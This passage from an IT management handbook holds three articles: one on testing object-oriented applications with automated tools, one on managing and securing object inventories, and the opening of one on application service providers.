Because the print icon is a defined object, it can be used again in other applications. While nearly all software manufacturers today take advantage of code reuse, it is exemplified in the Microsoft products where the same print icon appears across all MS products from Office to Explorer and Exchange. Reusability is one benefit of object-oriented development. Maintenance is another, and the value of object-oriented development will continue to grow with technology because not many companies can stay competitive if they cannot build once, test thoroughly, and then use again and again and again.

As object-oriented development spreads and grows in the software community, techniques for testing object-based applications become more important. An understanding of

PAYOFF IDEA

The important thing to remember in testing object-based applications is that incremental development and user involvement make the process move along swiftly and more smoothly. When an object is created, it can be viewed by the user in a prototype. Changes can be made easily as the application moves from prototype to finished production system. When testing is managed and automated, it can be repeated and elaborated upon without starting from scratch because scripts are reusable and maintainable.

objects and object classes is the first step in understanding current testing techniques and developing the skill to invent proper testing techniques.

PROPERTIES

Object properties ensure that the use of one type of object is consistent throughout an application. Take buttons, for example. Whatever the application, it is easier to use and more appealing to the eye when all of the buttons available to the user are the same shape, color, and size. To accomplish this, button properties include the dimensions for width and height, color, and font properties. Each property is defined in one place for objects of a single type. When the developer wants to use this button in another software package with a green button instead of a gray button, the object properties for the button can be accessed and modified in one location, one time for the entire application. The gray button becomes a green button throughout the application with this one change. If the color of the button is to be selected by the user, the color property is made public, since any public property can be accessed by the user. In this example, the color property is made accessible to the user, allowing it to be changed by the user from an available color palette. When the object has been thoroughly tested in the first application, this type of change does not warrant or require retesting of the object at the object level.

Testing becomes a matter of checking to ensure that the correct version of the button object has been included in the new application. This testing includes checks to ensure that one of the developers did not define a button object somewhere within their code that was not affected by the single instance change. The tester will perform this as a black-box test. That is, from an end-user perspective: Does the button display when it is supposed to display? Is the button active when it is suppose to be active? This is especially needed when the button object or any other type of object is public. If a user opts to change a color, it must change everywhere or the help desk will be receiving a lot of unnecessary calls.

Modifying the text of an object is just as simple as changing dimensions, color, and fonts. One button object is created and defined. Since text is a unique property worded to be consistent with the action the specific button will perform, the property text can be changed to fit the function. When the object text property is changed, the object should be saved under a new name to which new methods and events will be assigned. For example, standard words for the buttons may advisedly be used throughout the application. "OK" is used instead of "Enter." In fact, "OK" has become somewhat of a *de facto* standard in the windows world, replacing what was at one time a specific command or series of commands to update records.

In some applications, "OK" does not mean update; rather, it is used to indicate continue, show me the next screen. In those cases, updating may

not occur until a button saying "Update" is located and clicked. For this reason, it is important to define the application text property standard and name the object appropriately. The text on a button is not generally a property that users are allowed to change. This property is hidden.

When it comes to testing an application, it is easier to identify defects in consistency and usage when object properties are defined in system specifications. This is because the specification implicitly explains what is supposed to be happening. However, the very nature of the object-oriented design often preempts the creation and publication of formal specifications. The standards used in defining object properties are in somebody's head or on little yellow Post-Its™ stuck on and around the developer's monitor. When the application moves into testing, the Post-Its do not move to testing with the software. That may be alright if the testing is to be limited to purely black-box function testing, but what about "look and feel"? In today's market, "look-and-feel" testing is critical. Consumers place a lot of emphasis on it. It cannot be ignored. So, how is it done?

It is done by creating business-based scenarios on which end-to-end testing is planned and documented in the test plan. This accomplishes three things: it documents the scenarios as well as the strategy and scheduling for testing the object properties and that all objects were addressed during testing; it documents how each object was addressed; and it documents the criteria used to determine if the objects throughout the application met a specific level of quality.

Addressing object properties in the test plan does not have to be involved. Simple bullets or sentences can be used. Toolbar objects will all be:

- gray in color
- have Times New Roman print
- in bold print

METHODS

The development of object properties and methods go hand-in-hand and are often discovered simultaneously during the design phase of the project. Properties characterize an object. Methods animate the object by defining what it can do. Think about it terms of action words. Methods equal actions the object can be told to do, such as display, show, move, get, calculate.

Methods can be defined and hidden from the user, or they can be public, allowing users to select the method from a list of options. An example of this is the selection of icons to be displayed on a toolbar or on a pull-down menu. In any Microsoft product, the user can go to View/Toolbars within the application and click each of the desired icons on or off; those with a check will appear on the toolbar. In reality, the

user is changing the method used by the object in the icon class from hidden to display.

Together, the properties and methods determine the boundaries or interface of an object and are defined as an instance of a class. Test scenarios that check methods, as well as how the class structure interprets the methods, must be planned for all object-based applications.

CLASSES

The combined properties and methods must be identified and recognizable to the class structure being used. That is, there must be an icon class or something equivalent to an icon class before an instance of an icon, say a print icon, can be used in an application.

The class structure is based on object linking embedded (OLE) technology and supported by the programming language used. Visual Basic, java, and C++ each have their own techniques for handling class structures. That is, they recognize specific types of object property–method combinations and, while they may each have an icon class, a button class, and a menu class, the rules governing the inclusion of an object within the class may vary.

The value of object-oriented design and development is in the adjustments that can be made at the object level, allowing developers to make the necessary changes without touching every screen and form in an application. Variances between class structures reduce portability and increase the maintainability of objects across platforms.

This is exemplified in the case of Microsoft Java versus SUN Java where standard Java objects had to be redefined to meet the unique requirements of Microsoft's Windows-optimized Java. Internet applications, test tools, and other products constructed in standard SUN Java to take advantage of the virtual machine capabilities it offers had to be redefined, reconstructed, and retested to run on Microsoft Windows platforms. This significantly increased the workload for many software manufacturers already stretching to meet customer requests in a highly competitive market.

When a class structure for a specific family of objects does not exist, Visual Basic and other programming languages allow for the coding of instructions for recognition.

While testing for class acceptance and recognition is an important part of testing object-based applications, it is perhaps even more important to have a predefined approach for reporting and debugging class-related defects during the testing process.

EVENTS

Once the right icons and buttons are defined, tested, and placed in an object container such as a spreadsheet, document frame, or form, the

code behind the scenes is connected to the objects, allowing intended application functions to occur. Test scenarios that will demonstrate "if this action, then that result" need to be developed and executed. If the user clicks on the print icon, then something will print; if the user clicks "OK," then the next form is displayed.

Testing is based on the intended object event, and object-based testing tools provide the power to exercise the event thoroughly. The reason for this is that the test criteria can be established and the steps of the test recorded in a single script. The script can then be copied and easily modified at various points to extend test coverage to any number of "what–if" conditions, based on the intended event of the object.

In traditional code or non-object-based applications, the events are actually the equivalent of program control points. Each control point triggers a subroutine, a macro, or another program. To test, each of the possible paths must be first identified and then tested. The number of "what–if" conditions is limited by the number of conditions the tester can perform in the allocated testing time.

Since testing of object-based applications can be more extensive using the testing tools available, more extensive testing can be performed in the same allocated testing time. As a result, more defects can be found, fixed, and retested. So while there may be little or no difference between object-based and traditional applications in the types of defects found, it can be faster and more effective to find the defects in an object-based system, and it is certainly more judicious to fix and retest the object-based application.

Use of a tool is not mandatory in testing object-based applications. Manual testing of object events can be conducted in the same way traditional program control points are exercised. Manual testing involves defining scenarios for all the possible paths of a program or possible paths that can occur, given various conditions for an event and exercising those paths using basic business-use scenarios. For example, if a program stores data in a database, the data can be entered from an updated payroll screen or the human resources screen, as might occur in an integrated system if an employee marries and changes the number of dependents on a W4 form and insurance coverage.

Manual testing would require separate tests for each of the data-entry screens in payroll and human resources to be defined and executed; whereas, an object-based automated testing tool could be scripted to recognize the variables of the different data-entry forms and test the object-event, which updates the database. Thus, a single script will permit multiple tests to be executed in less time.

THE TESTING EFFORT

A spiral approach to design, development, and testing is a good way to optimize the benefits of object-oriented design and development. It allows

for the quick turnaround required in what one executive at Sun Microsystems, Inc., termed, "Internet time." That is, keeping pace with the rapid changes in technology and meeting customer demand for products that can be easily installed, operated, and customized to fit their environments.

The spiral approach is based on a model originally developed by Barry Boehm for the U.S. Department of Defense. The model promotes and allows for the reconciliation of concurrent, related development efforts that are undertaken in the same timeframe. Thus, individual "production lines" for various objects, object-containers, and background code can be established and run at the same time. The objects, containers, and code converge during the integration phase.

When the spiral model is employed, traditional testing processes must be reviewed and revised to ensure that adequate testing occurs, but that testing does not become a bottleneck in the overall effort to complete development and get the software into production. The very first step for ensuring a successful testing effort is to invest in a software testing tool that provides object-based testing capability. The tool is essential unless an organization can really rationalize a tester using a little ruler to measure objects as they are displayed on the monitor or want to trust visual perception, judgment, and approximation as the basis for pass/fail.

Without a software testing tool, the organization would also have to be prepared to increase the testing budget by orders of magnitude because each time a change was made to an object, testing would have to begin all over again. Use of an object-based testing tool allows for the test script to be modified for reuse. The impact of development changes in the test environment is greatly minimized. The frontrunners in object-based test tools in today's market are: Rationale's Robot, Mercury's WinRunner, and Seque's Silk.

Each of these products can be purchased alone or in a suite of tools. The benefit of purchasing a suite of tools is that they contain applications that significantly help with the organization and management of the testing effort, which is the second consideration of the testing process. Rationale's SQA Manager is an excellent example of a group of tools that support the testing process.

SQA Manager allows test scripts sequences to be defined with dependencies and it keeps track of when, who, and which scripts are run. This ensures that tests can be run to verify object properties, then methods, then events as soon as the object is developed. The same scripts or a subset of them can be reused and be scheduled to rerun when the object is placed in the object-container and again when the application is integrated.

Having the tools selected up front in the testing process ensures that the capabilities they provide can be incorporated into the test plan, thereby maximizing the power of the tool, the reuse of scripts, and the level of quality built into the product.

The test plan, although listed in third place in the testing process, is essential in building a solid testing effort. It takes the testing from beginning to end in a logical, thorough process. A good plan will allow for testing to be performed in increments and keep pace with development.

THE PLAN

The use of a testing tool does not eliminate the need to plan. Rather, it ensures that a good plan can be implemented with better, more consistent results and repeated as modules are added, modified, or deleted. For example, using the automated test tool Rationale Robot to test at the object properties and methods level would be carried out by running Object Properties and Alphanumeric test scripts. The Object Properties test will capture and compare objects.

A Robot Alphanumeric script checks for case-sensitive or case-insensitive test, numbers, or a number within a range. It will also check to see if a field is blank and allow testers to tailor the test to specific values. Again, the description should specify how the test was set up and what values were used for verification.

Validating the objects in the containers might include Window Existence scripts that literally verify that the correct window exists in memory. For example, does a pushbutton (object) appear on the dialue box (container) as expected? These scripts can be followed by event tests that ensure that each object in the container performs as expected. The event scripts may include customized .DLL or EXE routines constructed by the development team. List scripts to determine if the alphanumeric contents of list boxes, combo boxes, and multi-line edit controls work properly. Event scripts can also be created to verify file existence, menu selections up to five submenus deep, and file comparisons.

The integration test or system test validates the functions of the application to see if they meet the end-user business needs. These scripts capture the keystrokes of the end user and can include the common wait state scripts that ensure that data populates a screen within a specified period of time or that an object is accessible when it is supposed to be during day-to-day operations. Scripts can also be set up to ensure that the edits are being performed correctly, that data has been entered in all required fields, and that pop-up windows and dialog boxes appear when that are supposed to with the correct information.

For example, one test for a purchase order application might be to ensure that the correct forms are accessed. When the type of purchase is designated as Fashion items, the series of frames, forms, or windows accessed will be different than when the type of purchase is for Staple items. The test is set up to enter all required data, including the type of purchase to be made, then click on the “OK” button. A wait state is established for the “OK” button by indicating that it is grayed out after it is

clicked, making it inactive and unusable until the next form is displayed. That is, the test tool will automatically check to see if the next form is displayed as a result of clicking "OK." The tester specifies how often the checks are made (e.g., every two seconds for up to 30 seconds). If the correct form is not found in the 30-second period, the test fails. If the correct form is identified in that time period, the test passes. The tool determines if the form is the correct form, based on tester-defined criteria for the forms; for example, in a linked test, the banner information of the correct form, Fashion or Staple, would be specified and verified by the tool.

When the type of script is selected, it is documented in the description, along with the values and other criteria used. This documentation can be created as comments within the script rather than as a separate word processing document.

What all of this means is that by the time tests are executed to verify that data is being saved correctly, and the right window pops-up when it is supposed to, it has already been proven that the windows all have a banner or header and that the label in every banner and header will present itself with the same color.

In other words, like tests, are done with like tests and those things that in days gone by were considered merely cosmetic are identified, cleaned up, and laid to rest before an application ever gets to system test. When the same objects are used to create each of the windows, it is only necessary to test that the windows were created using the approved objects. Objects need only to be tested when a revision is made to an existing object or a new object is created.

SUMMARY

The important thing to remember in testing object-based applications is that incremental development and user involvement make the process move along swiftly and more smoothly. When an object is created, it can be viewed by the user in a prototype. Changes can be easily made as the application moves from prototype to finished production system. When testing is managed and automated, it can be repeated and elaborated upon without starting from scratch because scripts are reusable and maintainable.

Testing the functionality of an application — whether it is object-based or traditional — requires the construction of business-use scenarios mapped to system requirements. The difference in testing the two types of application is in the approach used and type of automated testing tools available. To get started:

- Define the scope of the test.
- Get an understanding of what is supposed to happen when an object event or program control is triggered.

- Create single-event scenarios (based on the object event or the program control points).
- Cover as many "if-else" conditions as time allows.
- Build scenarios that exercise as many conditions as possible.
- If a testing tools is going to be used, determine what scripts need to be created and how they can be reused by defining variable or modifying specific lines in the script.

As a process engineer, her areas of expertise are national and international software engineering and documentation standards, quality assurance, configuration management, and data management. Currently, she is a consultant in the Boston, MA, area.

Secure and Managed Object-Oriented Programming

Louis B. Fried

Payoff

Object-oriented programming has great promise for reducing maintenance and speeding development. It does, however, have its drawbacks concerning the management and security of object inventories. This article explains how to control and secure an object-oriented programming inventory so that the full benefits of the technology can be realized.

Problems Addressed

Software development has always been expensive. Those who pay the bill dream of obtaining results for lower cost and in less time. The search for tools to realize this dream has produced data base management systems, query systems, screen development tools, fourth-generation languages, graphic programming aids, and code generator. The ultimate tools, however, will free developers from programming altogether, and the best way to do this is to reuse existing code.

The various tools that developers already use are effective because they reuse code in some sense. For example, using data base management systems, programmers need not develop their own access routines as they were forced to do many years ago.

The developers of Object-Oriented Programming languages and tools promise to take the reuse of code to new levels, but there are ongoing debates about the benefits and the potential problems associated with object-oriented programming (OOP). For each argument there are various responses.

The Overriding Benefit: Reusable Software

One concern is that objects require continuous maintenance and enhancement to keep up with the changing needs of the business. However, software has always required maintenance.

Another concern is that the analysis task required to identify and define appropriate objects is formidable. Advocates of Object-Oriented Programming respond that the best software development efforts result from spending more time in the definition and specification phases; in addition, developers can reuse objects for long-term savings.

In fact, proponents of object-oriented programming (OOP) point out that the need to define classes and subclasses of objects, the objects themselves, and the attributes, messages, methods, and interrelationships of objects forces a better model of the system to be developed. Many objects developed in object-oriented programming (OOP) code will not be reused; however, the real benefit is that object-oriented programming (OOP) code is usually more lucid and well organized than traditional coding methods. The process that forces analysts to define the object hierarchies makes the analysts more familiar with the business in which the application will be used.

When these problems and objections are analyzed, many of them can be discounted; however, some remain. Viewed in isolation, object-oriented programming (OOP) is simply an attractive way to facilitate structured, self-documenting, highly maintainable, and reusable code. In the context of enterprisewide application building, Object-Oriented Programming does present unique challenges whose solutions require additional tools and management methods.

The Object-Oriented Programming Environment

As object-oriented techniques gradually find a place in corporate programming departments, there will be attempts to expand the use of this technology from single applications to broad suites of applications and from the sharing of objects among a limited group of applications developers to use by developers and users throughout the organization. To accomplish this expansion of use, Object-Oriented Programming will need to be used within a development framework that is composed of CASE tools implemented in a distributed, cooperative processing environment.

A likely scenario of the way in which organizations will want to use object-oriented programming (OOP) in the future is as follows:

- Objects will be used by decentralized development groups to create applications that are logically related to one another and for which common definitions (i.e., standards) are imposed by various levels of the organization.

- Users will employ objects to develop limited extensions of basic applications or to build local applications, in much the same way spreadsheets and query systems are currently used. Users may access corporate data bases in this environment through objects that encapsulate permitted user view of information.

- Object-oriented programming will become integrated with CASE platforms not only through the inclusion of object-capable languages, but through repositories of objects that contain both the objects themselves and the definitions of the objects and their permitted use. Improved CASE tools that can manage and control versions and releases of objects as well as programs will be needed.

This scenario envisions optimum use and benefit from object-oriented programming (OOP) through extensive reuse of proven code within a framework that allows authorized access to objects.

The current status of object-oriented programming (OOP) is far from this scenario. The effective use of object-oriented programming (OOP) depends on the ability to solve problems related to two major areas of concern: the management of the object inventory and the preservation of information security in an object-oriented development environment.

Managing the Object Inventory

Objects in the inventory must reside in a repository that uses an object-oriented data base management system. Objects are identified by classes and subclasses. (Object class definitions are themselves objects.) This identification provides a means of inventory management. For example, retrieving an object within a class called Accounts Payable would help to narrow the domain being searched for the object. A further narrowing can be done by finding a subclass called Vendor's Invoice, and so forth. Polymorphism allows the same object name to be used in different contexts, so the object Unit Price could be used within the context of the Vendor's Invoice subclass and the Purchase Order subclass. Some Relational Data Base Management System also allow polymorphism.

Several problems arise as a result of this organizational method. To take advantage of the reusability of objects, the user must be able to find the object with as little effort as possible. Within the classification scheme for a relatively straightforward application, this does not appear to present a substantial problem.

Most organizations undertake the development of applications on an incremental basis. That is, they do not attempt to develop all applications at once. Furthermore, retroactively analyzing and describing the data and process flows of the entire organization has failed

repeatedly. By the time all the analysis is completed, the uses have lost patience with the IS department.

It is feasible to limit objects to an application domain. However, limiting objects to use within the narrow domain of a single application may substantially reduce the opportunities for reuse. This means that developers will have to predict, to the extent possible, the potential use of an object to ensure its maximum utility.

Cross-Application Issues

It is possible to establish a class of objects that may be called cross-application objects. Such objects would be the same regardless of the context within which they were designed to be used. For example, the treatment of data related to a specific account in the corporate chart of accounts may always be the same. The word *account* appears in many contexts and uses throughout a business. Therefore, another approach to this problem is that some objects may be assigned an attribute of cross-application usability.

As more object-oriented applications are created, the typical data dictionary or respository will not be able to serve the needs of users for retrieving objects. Analysts and programmers who are required to move from one application to another to perform their work may find the proliferation of objects to be overwhelming. The IS department will need to develop taxonomies of names and definitions to permit effective retrieval.

Developing and maintaining a taxonomy is in itself a massive effort. For example, a large nuclear engineering company realized that the nuclear power plants it had designed would be decommissioned and dismantled in 50 years. The personnel responsible for dismantling a plant needed to know all about the plant's 50 years of maintenance in order to avoid potential contamination of the environment and injury to themselves.

The company discovered that various names were used for identical parts, materials, and processes (all of which are objects) in the average plant. Furthermore, because the plants were built throughout the world, these objects had names in many different languages. If personnel could not name an object, they could not find the engineering drawings or documents that described the object. If they searched for only the most likely names, they would overlook information that was stored under an unusual name.

A taxonomy project was initiated to adopt and use standard terminology for all components of the plant and all information relating to those components. Within two years, a massive volume was assembled. Still, several problems surfaced. It was impossible to know when the taxonomy would be complete. New terms had to be created to avoid duplication. The taxonomy manual was so large that engineers and other employees refused to use it.

This example can provide some obvious guidelines. A comprehensive, detailed data model will never be completed, because the organization constantly changes while the model is being created. Instead, a high-level process and information model of the organization should be designed to indicate potential or existing relationships between data. This model will also be used to identify data and objects that can be reused in future applications development projects. Limited domains or business processes should be chosen for the creation of objects within an application. Also, object-naming conventions and an object-inventory system should be established before any object-oriented application is developed. Most important, defining objects, as well as developing applications, is an incremental process and objects will not be reused if they cannot be easily found.

One dimension of the problem of naming and defining objects has been examined. In a world of increasingly distributed processing and decentralized use of computing, IS must also consider that:

- Analysts and programmers will not be under centralized control in all instances.

- Other personnel, such as engineers, clerical staff, and knowledge workers, will use objects to create their own programs.

Retrieval Methods to Facilitate Reuse

The ability of users to develop their own programs and applications is one of the greatest benefits that can be obtained from Object-Oriented Programming and shouldn't be ignored. Nor can the demands of an increasingly computer-literate clientele be refused. This means that the methods for retrieving objects must be available to all users for a relatively small amount of effort. If not, objects will not be reused.

With users as a recognized component of the management problem, another concern emerges. Objects must not only cross application domains, they must exist at various levels of the organization. For example, an object may be defined as applicable throughout the organization in a given context (i.e., a Standard object). Such an object may be called a Corporate object either through being in a class of corporate objects or by having a standard attribute as a corporate object. Another object may be applicable only within a specific strategic business unit and may be called, for example, an Engine Manufacturing Company object. At the next level, an object may be called a Casting Division object. Objects can be described in this manner down to the level of the desktop or the computer-controlled machine tool.

Two types of tools may come to partial rescue in resolving this problem. Text search and retrieval systems may provide the ability to allow users to search for objects within various contexts. The result, however, could be the retrieval of many possible objects from a repository, compelling the user to evaluate them before a selection is possible.

An approach is needed that allows the user to obtain a limited number of possible objects to solve a problem and yet does not force the organization to develop a taxonomy or limit the use of terms. Self-indexing files for nonhierarchical search may prove helpful, but this may mean using the object-oriented DBMS repository in a manner not compatible with its structure.

Regardless of the method used, there is a clear need to establish and conform to documentation standards for objects so that searches for objects will return meaningful results. One possible solution is to use an expert system in conjunction with a text search and retrieval system. Expert systems can accomplish classification and are capable of supporting natural language interfaces. Ideally, the user could describe to the system the nature of the object needed and the system could find the most appropriate object. The user could then describe the application at a high level and the system would find and assemble all appropriate objects that fit the system context.

Object Maintenance

When objects are used throughout a large organization it must be assumed that they will reside in repositories on a variety of machines in many locations. Each of these repositories must be maintained in synchronization with the master repository of approved objects for the organization and its divisions. Distributed environments imply additional problems that must be solved before object-oriented techniques can work successfully.

For example, if objects are automatically replaced with new versions, there must be a mechanism for scheduling the recompilation or relinking of programs that use the affected objects. If objects are used in an interpretive mode (rather than being compiled into machine code), replacements will automatically affect their use in existing procedures, perhaps to the detriment of the application. Some methods currently used to maintain distributed data base concurrency and to control the distribution of microcomputer programs throughout a network may be adapted to solve part of this problem. Another approach may adapt the

messaging capabilities of objects to send notification of a potential change to any subobject within the hierarchy of the object being replaced.

Another problem is that identical objects may need to be developed in different languages to meet the needs of users of different hardware systems. Even if objects are developed in the same language, the options are to use either a restricted subset of the language compatible with all potential environments or a language that allows compiler flags to be placed on code and alternative versions of the code embedded in the object. Neither of these choices is attractive, and the first may require other classes of objects to differentiate between identical objects used on different machines (though polymorphism can help in this respect). As a result, the testing process for new or replacement objects becomes more complex.

Organizations will also need to assign someone the job of deciding which objects should be distributed to which of the distributed repositories. Standard corporate objects may have wide distribution, whereas others may require more circumscribed distribution. Object and object-class management becomes a major administrative task.

Object Security

For users, analysts, and programmers to use objects in developing programs or applications, they need access to these objects. Such indiscriminate access provides a real threat to the security of objects.

Information security has been defined as consisting of three primary properties: availability, confidentiality, and integrity. As applied to the object inventory, these may be defined as:

- Making objects available to those who need to use them, when they need to use them.
- Ensuring the integrity of objects by preventing unauthorized changes.
- Ensuring the confidentiality of objects by preventing unauthorized access.

Current repositories and directories generally assume that all personnel authorized to access the directory are authorized to access any item in the directory. This line of thinking does not do for an object inventory.

Access Control

An object inventory requires an extended set of security controls to make its use safe for the organization. Such controls, required to preserve integrity, must be implemented at the object attribute level. For example, in a payroll file the individual salary rate (an attribute) may be restricted to certain users. The attribute must therefore have an attached attribute (sometimes called a facet) that specifies which programs are allowed to read the attribute Salary Rate. Alternatively, the salary rate attribute could have a facet that is a function that returns an empty field or no data to nonauthorized callers. In essence, each object defined in the inventory may need to be individually controlled as well as controlled within a set or class of objects.

A solution is to ensure that each object in the inventory can be separately locked to prevent change. When an object is accepted into inventory, the lock is activated. A system that truly intends to protect the integrity of the objects would not permit any change to a locked object. If an object needed to be changed, it would have to be deleted and replaced by an approved, tested replacement. Furthermore, a limited group of authorized inventory managers would be the only personnel able to delete an object. Finally, a safeguard system

would automatically file all deleted objects in a locked, back-up repository file so that they may be retrieved in the event of incorrect removal.

Locking logic itself is a problem. In current data base management systems, the problem referred to as a deadly embrace—that is, two parties concurrently attempting to update a record by different logical paths—has been solved. When the locking mechanism must deal with atomic objects rather than transactions or records, the solution may be more difficult.

Ownership

In current security practice, the levels of security assigned to information are designated by the application owner. Each application owner has the duty to specify who may access application information and under what conditions. When objects are in common use, new ways of designating ownership become necessary and certain questions must be addressed: Who owns an object that is used across many applications? Who owns a corporate object?

When the ownership decision is made, the next issue is how to assign access permission. Some access permissions may be assigned by sets or classes of workers. (In the new alliance model of business operations, it is not only employees who work with an organization's systems, but also its suppliers and customers.)Permissions may be granted by levels in the management hierarchy, by sets of people in specific functional areas, by organization unit, and by individual. Permissions need to include (as they do today) the authorization to perform certain functions with an object. Functions for which authorization may need to be defined include read only, delete, add, copy, use, and lock.

Integrity

Integrity may also be addressed by attaching rule-based logic to classes, subclasses, and objects to describe the conditions under which they may be used. The marriage of artificial intelligence techniques and object data base structure may be necessary to prevent misuse of objects.

Availability of objects partially depends on systems availability and network availability, for example. Another concern is that the object is appropriately distributed throughout the organization's processing resources so that it can be conveniently accessed by authorized personnel regardless of the time or location. In large organizations, objects may be distributed in repositories on a variety of machines in various locations, so the potential for erroneous use is multiplied.

Confidentiality

Confidentiality may require that two levels of information access are designated for objects. One level of access may be to permit a user to determine whether a desired object or reasonable facsimile exists in the inventory. This level may only permit authorized personnel to learn of the existence of objects and to obtain a brief description. A second level of access control may be needed to permit users to actually read the object content itself.

Confidentiality can be breached in another way. The aggregation of intelligence through repeated access to selected data bases of information is a threat to current systems. When the atomic level of applications is downsized to objects, a significant change occurs. The aggregation of objects into new relationships may permit combinations of information that would not usually be available to users, thereby enabling unauthorized users to assemble intelligence to which they are not entitled.

The property of inheritance—in which an object subclass contains information about the methods and structure of the superclass it is related to—presents special concerns. A

classification mechanism may be needed that defines permitted relationships among objects and establishes authorization for object relationships, perhaps as a facet or attribute. Alternatively, it is possible to maintain independence between data and code that permits access controls to be placed on the data at the user view or field levels within a data base.

Recommended Course of Action

Many potential problems faced by Object-Oriented Programming are similar to those that have plagued other systems development tools. However, to satisfy customer demands, these problems have been addressed by development tool vendors.

The potential benefits of object-oriented programming (OOP) appear to be substantial. However, until this technology enables users and managers to manage and protect their information assets, object-oriented programming (OOP) should be used under strictly controlled circumstances. As such, the following guidelines are recommended:

- The current lack of methods to manage inventories of objects poses a potential problem to effective widespread reuse. The inventory management capabilities of proposed Object-Oriented Programming development systems should be examined and only those tools with which management methods will work should be used.

- Without solving the problems related to object security, it may not be possible to protect information that is widely used throughout the organization.

- Corporations are real-world entities that change according to changes in business needs and strategies. A comprehensive, detailed data model will never be completed because the organization will always undergo changes. Building an enterprise data model should not be attempted. Instead, a high-level process and information model should be designed to indicate potential or existing relationships between data. Then, a limited domain or business process should be chosen for object-oriented development.

- Object-naming conventions and an object-inventory system should be established before any object-oriented application is developed. For subsequent development projects, the high-level process model should be used to identify potentially reusable data and objects.

- Vendors should be urged to develop appropriate inventory management and security control tools. As soon as such tools are available and proven, they should be acquired.

APPLICATION SERVICE PROVIDERS

Andres Llana, Jr.

INSIDE

The ISP as an ASP; Moving into E-commerce; Budgetary Considerations; What Should be Outsourced; Integration with Existing Enterprise Systems; Application Hosting; Security is Still a Concern; How Good is Your ASP's Application? A Word on SLAs

THE ISP AS AN ASP

During the late 1960s, computer time-sharing utilities emerged that allowed remote users to dial up multi-million dollar computer centers to run their own Fortran programs. The cost for such computer service was inexpensive because the public network provided low-cost access for large numbers of remote users. Later, in the mid-1970s, these same computer utilities (GE and Boeing) provided online applications that were used to support transaction processing for field sales and maintenance workers, order entry, and other related business applications. Although these computer utilities were not known as such, these were the earliest application service providers for the 1970s and 1980s.

Today, with the growing use of the Internet, similar services are now being offered to the business community. They services are varied, supporting a number of vertical industry applications. These include just about any application software system that has been sold or licensed for operation on an in-house computer system or server.

The role of an ISP has changed. At one time, dial-up 28.8 Kbps or dedicated 56 Kbps was the key to the world. When DSL access arrived, the cost for Internet access and services changed forever. To compete, ISPs

PAYOFF IDEA

Some MIS managers may be concerned about letting a mission-critical application leave the premises. Now one can gain some valuable experience with a new application implemented on the Internet: arrange to rent access to the desired application on a per-use basis. Try to locate several vendors offering the same application. Next, select a test group to use the application for a three-month period. Keep detailed records on costs, user difficulty, customer service, salability, any other features that are important to the mission. At the end of the three-month period, analyze the results. One may find that the cost for running the application on an outsourced basis is far less costly than supporting it in-house. This may be especially true for those applications that support a small user population.

soon resorted to free Internet PCs, free e-mail, free Web hosting, and other incentives that changed the ISP model. To stay competitive and profitable, it became obvious to the survivors that they had to provide more value. Software applications embedded on the Internet provided an ideal solution for the ISP because the network for distribution was already in place. All that was required were the applications needed to support a specific business function.

While this was a new role for ISPs, it was one that they could easily embrace because they were positioned to install and run any time-shared application. This was a different process than Web hosting, because the process of supporting an online application requires a different pool of technical expertise.

These ISPs, turned application service providers (ASPs) made a lot of sense for a small but growing business because they could avoid the costs associated with establishing an expensive talent pool required to set up and run a wide area service network. The business in question could instead concentrate its core competencies in running the business enterprise.

MOVING INTO E-COMMERCE

Some firms have looked upon an ASP alternative as a way to enter into E-commerce. There are advantages to this strategy, not the least of which is the convenience of starting off with a ready-made application accessible through the public IP network. In this scenario, planners need not get involved with software development and implementation nor the agony of setting up a network. This type of a solution will work well when a company wants to set up shop on the Internet and needs the convenience of a ready-made order entry and customer fulfillment application. The readiness of the Internet and a proven application make starting an E-commerce enterprise a painless operation. It may seem surprising, but a large number of so called dot.com start-ups are using this approach.

KNOW WHAT THE COMPANY IS GETTING INTO

However, before plunging into the E-commerce free-for-all, companies need to take careful aim at their marketing objectives.

To begin with, one needs to understand one's business opportunity and whether or not it is truly an electronic opportunity. Might one be setting up another "grave site" or one that will really result in new business? For this solution, one needs a Web developer that knows how to develop a Web site. One also needs to work with someone who knows how to market products. One may have the prettiest site on the World Wide Web; but if one does not get the hits needed to generate the interest required to get business, one will be just another "grave site." Where possible, try to leverage existing legacy applications if they can contribute to

the E-business enterprise. Just because one has an ASP in sight, one may be better off managing in-house. Further, one must understand that any E-business solution needs to be tightly integrated with other business solutions that drive the overall business. Finally, one must be sure that customer, employees, and suppliers will want to use the system. The system should complement one's already successful business practices. This may mean working with the vendors that already service the legacy systems. These vendors know such systems best and may already know one's customers, one's infrastructure, and the solutions that work best for one's company.

BUDGETARY CONSIDERATIONS

Typically, an application service provider (ASP) will provide services from its own stand-alone facilities. Application services can be rented on a per-user basis, per-month basis, or any number of rental/lease arrangements.

Costs for renting software can run from $45 up to $1500 per user, depending on the service requested. However, some observers project the average cost for application services to be closer to $500 per month, depending on the degree of end-user services required. Avcom Technologies has launched an ASP portal designed to allow IT managers to implement rentable applications. There are three portals: MyIntranet, ASPNow, and MyApplications. The MyApplications portal allows a user to log on, be authenticated, and be billed for access to and use of any available application. This single-user, "by the drink" service will cost about $100 per user per month.

ASP service may include co-location and coordination of ongoing support and maintenance for a company's existing application on a shared server. For example, Sunburst Hospitality, owners of EconoLodges and Comfort Inns agreed in 1996 to pay its parent corporation approximately $1.3 million to develop a PeopleSoft financial system to support its operations. Functionally, the system did not work as planned and by late 1998, USinternetworking Inc. (USi), an emerging ASP, was contacted. USi agreed to purchase the PeopleSoft software and put the system up on USi servers. After a three-month conversion period, Sunburst went online in April 1999 with a reported savings of over 20 percent. Thereafter, all of the Sunburst units could access their usual application over the Internet.

It is not uncommon for a small to medium-sized company (one with five or fewer locations) to budget $275,000 to $300,000 per year for MIS personal; $245,000 per year for workstations and servers; and $325,000 for network costs. One such company, with $125 million in sales, decided to develop a special product ordering system to place on its Web site for use by its customers. After three years of mounting development costs (over $1 million), the project was abandoned because the company get the software to run as expected.

With costs like those above, it is entirely reasonable to segregate and identify those applications that can be rented on a per-use basis. If in doubt, try a single application on a per-use basis to determine costs for a six-month trial run. Compare these costs against in-house costs to run the same application on existing systems.

ASPs PROVIDE AN OPTION

For the emerging business wishing to come online with a specific set of remotely accessed business functions, ASPs can provide a viable option. Typically, companies will choose an outsourced software application that requires a high degree of online availability or technical expertise that the company does not have available. However, any move to an outsourced service should not be made until a detailed analysis has been made of the business' information processing requirements. In this regard, there are no short cuts that can be taken if a business is to compete in the marketplace.

